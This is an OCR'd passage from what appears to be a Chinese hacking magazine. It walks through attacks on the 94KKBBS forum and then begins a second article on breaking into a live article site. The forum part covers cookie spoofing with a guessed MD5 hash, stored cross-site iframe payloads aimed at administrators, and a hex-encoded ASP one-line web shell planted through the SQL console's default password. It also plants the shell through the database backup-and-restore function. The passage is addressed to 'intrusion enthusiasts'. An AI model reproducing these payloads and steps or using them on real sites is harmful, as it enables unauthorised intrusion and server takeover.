老师说，拉帮结派是不对的！因为帮派就像泥潭一样，一旦陷入就很难自拔。所以我们拉帮派的时候一定要慎重。比如94KKBBS中的帮派，就有跨站漏洞。

建立帮派需要两个条件，一要积分达到20以上，二要金币在10000以上。我是无产阶级，既没有积分也没有钱，但我会注入。先打开"用户列表"看看谁符合这

两个条件，然后猜出那人账号的MD5，用Cookie欺骗登录就可以建立帮派了。还好"随冰"的积分在2.0以上，并且钱也很多，具有创建帮派的条件。不过随冰已建立了一个帮派，那我就修收其内容实现跨站。打开"随冰"设置的帮派，在"帮派宗旨"中加入上面的跨站代码："<iframe src=http://www.baidu.com width=100 height=100></iframe>"。再次查看"帮派"，如图7所示，怕了吧？




图7

3.公告跨站

如果说SMS跨站是针对某个用户，帮派跨站是针对不知名用户，那么下面的跨站所针对的就是管理员本身！打开一个没有发布过公告的版块，选择右侧的"发布公告"，在"公告标题"栏输入："欢迎<iframe src=http://www.baidu.com width=100 height=100></iframe>"，随便输入些公告内容，然后提交即可。此跨站没有前面两个的隐蔽性强，相反却很招眼，如图8所示。




图8

在该版块的循环公告中显示的是源代码，打开公告窗口，显示的也是源代码，根本看不到跨站的效果。不过这正是我们的目的，管理员看到此公告，一定会来删除。当其打开前台或后台的公告管理窗口，如图9所示。




图9

跨站出现了，仔细看一下该公告，你会发现它居然没有"修改"和"删除"链接（因为是建立在没有发布过公告版块的缘故）！如果长宽都为0，恐怕管理员也会很纳闷。

后台提权漏洞

在前台玩过跨站游戏后，如果管理员的MD5设置的较弱，那我们就可以将权限提升至WebShell。注：下面的提权方法是在本机测试的。

1.执行SQL语句

94KK的数据库默认扩展名为"ASP"，为什么敢用ASP格式的数据库呢？原因就是"KK_NotDownLoad"表中加入了防下载字段，该字段的类型是OLE对象，其值是16进制的"< %"，这样即使我们知道了数据库名称，也不能下载或打开。但成也萧何败也萧何，下面大家就来看看它是如何帮助我们提升权限的吧！

打开后台的"执行SQL语句"，先输入其默认的执行密码是"admin"，然后在指令"中输入如下语句："update KK_NotDownLoad set notdown=0x3C2565786563757465287265717565737428226C222929253E"其中的"0x3C2565786563757465287265717565737428226C222929253E"是一句话木马"<%execute(request("l"))%>"的16进制表达式。此语句的意思是用这些字符更新"KK_NotDownLoad"表中的Notdown字段。执行成功后，用IE打开94KKBBS的ASP数据库94kk.asp，如图10所示。




图10

错语信息是"类型不匹配：'execute'"，说明一句话木马寄身成功，只要用一句话木马客户端连接该ASP，写入海洋、老兵之类的超强ASP木马，就具有WebShell权限了。

2.数据库备份

如果SQL的执行密码进行了更改，那"执行SQL语句"这条路就很难走了，因为此密码是经过MD5加密的……不过此路不通，我们还有数据库备份与恢复的漏洞可以利用。

首先进入"备份数据库"版块，对当前数据库备份，备份数据库名称为"Bak_94kk.mdb"。然后下载此Mdb格式的数据库。

再用Access新建一个空的数据库"db1.mdb"，然后打开下载的数据库"Bak_94kk.mdb"，复制其中的"KK_Admin"、"KK_Log"、"KK_User"和"KK_Config"四个表到"db1.mdb"中。注意表名要一致，如"KK_User"中有大量用户，可删除kk_user中的一些无关用户，减少数据库的体积。接着在"db1.mdb"中

新建一个表，表名为"asp"，其中有两个字段，"a"字段类型为自动编号，设为主键。"b"的类型为文本，其内容为"<% execute request("l")%>"，如图11所示。

asp：表

	a	b
▶		<% execute request("l")%>
*	（自动编号）	

图11

在后台"上传文件类型"中加入Mdb类型。然后在前台上传db1.mdb。上传后返回的信息是："[UPLOAD=mdb,228.00,0,0,0]20064122339231O.mdb[/UPLOAD]"。在后台的"信息设置"中查看到"文件上传"目录是"UploadFile/TopicFile"，那么该Mdb的地址就是"UploadFile/TopicFile/20064122339231O.mdb"。

打开恢复数据库功能，在备份数据库路径中输入""UploadFile/TopicFile/20064122339231O.mdb"。

当前数据库默认是"Data/94KK.asp"。待恢复成功后，用IE打开此Data/94KK.asp，错误信息如下：

```
错误类型：
Microsoft VBScript 运行时错误 (0x800A000D)
类型不匹配: 'execute'
/94bbs/data/94kk.asp, 第 237 行
```


看来一句话木马寄身成功，不要光顾得高兴了，现在的论坛还处于瘫痪状态，我们得抓紧时间恢复才行。恢复的步骤如下：

A．选择"备份数据库"，将当前数据库备份为一个其他名称的ASP文件，如"Data_Backup\jmdcw.asp"。

B．选择"恢复数据库"，在备份数据库名称中输入第一步中的备份路径"Data_Backup\Bak_94kk.mdb"。

重新打开论坛，OK。数据库恢复为正常状态了，一句话木马的寄身文件也改为"Data_Backup\jmdcw.asp"了。接下来就可以安心的用一句话木马客户端连接此ASP文件，继而提升自身的权限了。

适合读者：入侵爱好者、脚本爱好者
前置知识：无



秒杀的乐趣
——一分钟搞定流光文章系统

文/图 桂林电子科技大学 何扬军

Begin

最近比较闲，想到以前有一篇叫做《我和一个偷尝禁果的MM》的连载小说还没看完，就去网上逛了逛。可不要说我好色啊，这可是正经小说，再说我也没闲着，你看到的这篇文章就是我没闲着的证据。

习惯性的在网站后面加了个admin.asp，直接转到了管理系统登录页面，如图1 所示。




图1

后台很简洁，只可惜多了几个字"入侵By炎鬓灼眼"。无语了，喜欢看《灼眼的夏娜》不是错，但是让全世界都知道了就不太好吧？

我考虑了一下，如果有权限修改后台登录页面，为什么不改掉首页或加上木马呢？（当然我只是从技术上来考虑，我一向反对挂马行为）这说明它没有拿到WebShell！既然有前人没有完成任务，我的努力才有动力。

仔细看下去，很容易发现一个注入漏洞，如图2 所示。




图2

接下来的事情就交给工具吧，手工猜解比较麻烦，Access版的我都喜欢交给工具或用Union查询，如图3所示：

工具就是方便，拿到后台管理员账号密码后二话不说，直奔后台。首先映入眼帘的是一些服务器信息以及版权信息，如图4 所示：

看到左边管理菜单有个配置修改，直觉告诉我可以




图 3

